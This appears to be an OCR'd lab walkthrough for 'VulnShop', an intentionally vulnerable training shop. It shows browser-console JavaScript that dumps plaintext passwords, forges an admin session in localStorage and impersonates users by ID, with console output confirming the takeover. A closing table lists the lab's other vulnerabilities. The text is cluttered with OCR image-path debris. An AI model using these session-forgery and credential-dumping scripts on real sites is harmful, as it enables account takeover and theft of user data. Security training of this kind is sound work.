
7. Weak Authentication & Session Handling

- **Plaintext Passwords**
  - **Where:** All user data (`appData.users`)
  - **How:** Passwords stored and processed as plaintext.

Access plaintext passwords through browser console

1. Open VulnShop in your browser
2. Press **F12** → Console
3. Run this code to see all user passwords:```js
   // View all users and their plaintext passwords

```
console.table(appData.users.map(user => ({
username: user.username,
password: user.password,
email: user.email
})));
```



- Weak Session Management

- Where: appData.currentUser in localStorage

`appData.currentUser` is stored in localStorage and can be manipulated directly.

How to exploit:

A. Session hijacking/manipulation

Session hijacking/manipulation is when an attacker takes over or tampers with another user's **session** so they can act as that user without needing their password.

---

1. What's a session?


When you log into a site, the server creates a **session** to remember you're authenticated.


- This session is usually identified by a **session ID** stored in a **cookie** in your browser.

View current session data

```
console.log('Current user:', appData.currentUser);

// Modify current user to gain admin privileges
appData.currentUser = {
id: 1,
username: 'admin',
email: 'admin@vulnshop.com',
isAdmin: true,
profile: {
name: 'Administrator',
```

```
phone: '1234567890',
address: 'Admin Address'
}
};

// Save the manipulated session
saveData();

// Refresh the UI to see admin privileges
updateUserInterface();
```






How: No real session tokens, so data can be manipulated in the client


Session impersonation


```
// Impersonate any user by ID
function impersonateUser(userId) {
const targetUser = appData.users.find(u => u.id === userId);
if (targetUser) {
appData.currentUser = {...targetUser};
delete appData.currentUser.password; // Remove password from session
saveData();
updateUserInterface();
alert( Now logged in as: ${targetUser.username} );
}
}

// Usage: Impersonate user ID 2
impersonateUser(2);
```

in the place of impersonateUser(2); you can use any number between 1,2,3 for this website

and you can login to the user account without user credentials


VulnShop
Search products...
Search
Cart (0)
Login
Register
Home
Electronics
Fashion
Home & Garden
Books
Sports
AI Assistant
Welcome to VulnShop
Your vulnerable e-commerce platform for security testing
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
AdBlock
Current user: null
// Impersonate any user by ID
function impersonateUser(userId) {
const targetUser = appData.users.find(u => u.id === userId);
if (targetUser) {
appData.currentUser = {...targetUser};
delete appData.currentUser.password; // Remove password from session
saveData();
updateUserInterface();
alert(`Now logged in as: ${targetUser.username}`);
}
}
// Usage: Impersonate user ID 2
impersonateUser(2);


wj37h3fx-5500.inc1.devtunnels.ms says
Now logged in as: user1
OK
VulnShop
Welcome to VulnShop
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
AdBlock
Current user: null
// Impersonate any user by ID
function impersonateUser(userId) {
const targetUser = appData.users.find(u => u.id === userId);
if (targetUser) {
appData.currentUser = {...targetUser};
delete appData.currentUser.password; // Remove password from session
saveData();
updateUserInterface();
alert(`Now logged in as: ${targetUser.username}`);
}
}
// Usage: Impersonate user ID 2
impersonateUser(2);


VulnShop
Search products...
Search
Cart (0)
Logged in as: John Doe
Profile
Logout
Home
Electronics
Fashion
Home & Garden
Books
Sports
AI Assistant
Welcome to VulnShop
Your vulnerable e-commerce platform for security testing
Elements
Console
Sources
Network
Performance
Memory
Application
Privacy and security
Lighthouse
Recorder
AdBlock
Current user: null
// Impersonate any user by ID
function impersonateUser(userId) {
const targetUser = appData.users.find(u => u.id === userId);
if (targetUser) {
appData.currentUser = {...targetUser};
delete appData.currentUser.password; // Remove password from session
saveData();
updateUserInterface();
alert(`Now logged in as: ${targetUser.username}`);
}
}
// Usage: Impersonate user ID 2
impersonateUser(2);
undefined

No.	Vulnerability	Difficulty
1	Information Disclosure	Easy
2	Cross-Site Scripting (XSS)	Medium
2.1	Reflected XSS	Medium
2.2	Stored XSS	Medium
2.3	XSS in Alert System	Easy
3	SQL Injection	Easy
4	Insecure Direct Object References (IDOR)	Easy
5	DOM Manipulation	Medium
5.1	DOM Manipulation to XSS	Medium
6	Parameter Tampering & Business Logic Flaws	Hard
7	Weak Authentication & Session Handling	Medium
7.1	Session Hijacking / Manipulation	Medium
7.2	Session Impersonation	Hard